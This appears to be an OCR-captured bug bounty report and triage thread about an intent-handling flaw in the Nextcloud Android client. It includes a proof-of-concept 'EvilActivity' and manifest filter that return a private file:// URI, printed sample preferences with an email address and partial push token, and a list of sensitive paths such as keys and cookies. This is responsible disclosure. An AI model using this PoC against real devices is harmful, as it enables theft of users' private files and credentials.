23

Leak arbitrary file under nextcloud android client privacy directory

Share:

TIMELINE

yester0x01 submitted a report to Nextcloud. Mar 31st (2 ye

Steps to reproduce:

1.install and login nextcloud android client
2.create a directory and set it 'shareable'
3.install the poc app "setresultcontactphotocrop"

key code:

`EvilActivity`

Code 501 Bytes Wrap lines Copy Dow

```
public class EvilActivity extends AppCompatActivity {
    final static String PRIVATE_URI = "file:///data/data/com.nextcloud.client/shared_prefs/com.nextcloud.client_preferences.xml";

    @Override
    protected void onCreate(@Nullable Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Log.d("heen", "EvilActivity started!");
        setResult(-1, new Intent().setData(Uri.parse(PRIVATE_URI)));
        finish();
    }
}
```

`manifest.xml->intent-filter`

Code 392 Bytes Wrap lines Copy Dow

```
  <activity android:name=".EvilActivity" >
            <intent-filter>
                <action android:name="android.intent.action.GET_CONTENT"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.OPENABLE"/>
                <data android:mimeType="*/*"/>
            </intent-filter>
        </activity>
```

4.Take into the shareable diretory in the step2, and click '+', choose "upload content from other apps"

5.if the victim click the poc app by accident, the secret file "/data/data/com.nextcloud.client/shared_prefs/com.nextcloud.client_preferences.xml" will be publicl shared and leaked.

com.nextcloud.client_preferences.xml content

Code 917 Bytes Wrap lines Copy Dow


```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="keysMigration" value="true" />
    <string name="select_oc_account">yunbeitai2015@126.com@efss.qloud.my</string>
    <boolean name="autoUploadPathUpdate" value="true" />
    <boolean name="autoUploadInit" value="true" />
    <float name="grid_columns" value="3.0" />
    <string name="storage_path">/storage/emulated/0/Android/media/com.nextcloud.client</string>
    <boolean name="legacyClean" value="true" />
    <boolean name="storagePathFix" value="true" />
    <boolean name="autoUploadEntriesSplitOut" value="true" />
    <int name="lastSeenVersionCode" value="30150190" />
    <boolean name="keysReinit" value="true" />
    <string name="pushToken">dsqXrhNrS0aKvlblvQirA5:APA91bFsXrXQAy****StWaRswHJJG39zx5rAMX_yrjsSQD23fJnFNkro9hxwSZmwbufEn_M0IEPhGwGgMJ29WCfNmGlem6teT
</map>
```

Impact

arbitrary sensitive file under nextcloud android client privacy directory /data/data/com.nextcloud.client leaked

Image F1249064: poc_nextcloud.jpg 648.75 KiB

Zoom in Zoom out Copy Download



1 attachment:
F1249064: poc_nextcloud.jpg

OT: posted a comment. Mar 31st (2 ye

Thanks a lot for reporting this potential issue back to us!

Our security team will take a look at this issue as soon as possible. We will reply to your report within 72 hours, usually much faster. For obvious reasons we'd like to you to not disclose this issue to any other party.

vester0x01 posted a comment. Mar 31st (2 ye

poc app project files

lukasreschkenc changed the status to ○ Triaged. Mar 31st (2 ye

Thanks for the report, we'll take a look at this and inform the engineering team.

vester0x01 posted a comment. Apr 22nd (2 ye

Hi, any updates here?

lukasreschkenc posted a comment. Apr 26th (2 ye

The team is still working on this issue. As per our discussion with the team, it seems there shouldn't be any key material being stored in `com.nextcloud.client_preferences.xml` and other configuration files.

If you are able to access any authentication material (e.g. cookies/auth tokens/etc) using this way. Please let us know, as that would increase the risk significantly.

vester0x01 posted a comment. Updated Apr 26th (2 ye

1./data/data/com.nextcloud.client/databases/filelist

Image F1278636: __2021-04-26__5.11.55.png 2.04 MiB

Zoom in Zoom out Copy Download

```
[illegible]:/data/data/com.nextcloud.client/databases # cat filelist
SQLite format 3
[illegible]
```

2.private key:/data/data/com.nextcloud.client/files/nextcloud/nc-keypair

3.webview cookie(privider login credentials):/data/data/com.nextcloud.client/app_webview/Default/Cookies

4.if you know victim's account name, maybe you can steal his cloud files:/data/data/com.nextcloud.client/files/nextcloud/tmp/test2@linahiyouxiang.net@efss.qloud.my/

1 attachment:
F1278636: __2021-04-26__5.11.55.png

lukasreschkenc posted a comment. Apr 26th (2 ye

Thanks for the update, we'll update the internal ticket and let you know once we have any updates.

lukasreschkenc posted a comment. May 18th (2 ye

The product team put a potential patch for this up for review at https://github.com/nextcloud/android/pull/8433.

vester0x01 posted a comment. Updated May 19th (2 ye

Nice work, but I think you should also check this kind of paths:

`content://com.nextcloud.client.providers.DocumentsStorageProvider/external_files/data/data/com.nextcloud.client/storage/xxx`

because .providers.DocumentsStorageProvider is android:grantUriPermissions="true"

Code 491 Bytes Wrap lines Copy Dow

```
<provider
            android:name=".providers.DocumentsStorageProvider"
            android:authorities="@string/document_provider_authority"
            android:exported="true"
            android:grantUriPermissions="true"
            android:permission="android.permission.MANAGE_DOCUMENTS"
            android:enabled="true">
            <intent-filter>
                <action android:name="android.content.action.DOCUMENTS_PROVIDER" />
             </intent-filter>
         </provider>
```

Code 576 Bytes Wrap lines Copy Dow

```
<?xml version="1.0" encoding="utf-8"?>
<paths>
    <files-path name="user_files_internal" path="nextcloud/"/>
    <files-path
        path="log/"
        name="log"/>
    <cache-path
        name="attachments"
        path="attachments"/>
     <external-path name="external_files" path="."/>
     <root-path name="external_files" path="/storage/" />
     <!-- yes, valid for ALL external storage and not only our app folder, since we can't use @string/data_folder
     as a value for 'path' attribute; in practice, we will only generate URIs in our folders, of course -->
 </paths>
```

lukasreschkenc posted a comment. May 25th (2 ye

Thanks for your comment. We have shared it with the product team.

lukasreschkenc posted a comment. Jun 9th (2 ye

The product team followed -up here and stated that this content URI would be invalid. The app have has for example `content://org.nextcloud/` but this lists only within our root, and not such `/data/data/` files.

> 3.webview cookie(privider login credentials):/data/data/com.nextcloud.client/app_webview/Default/Cookies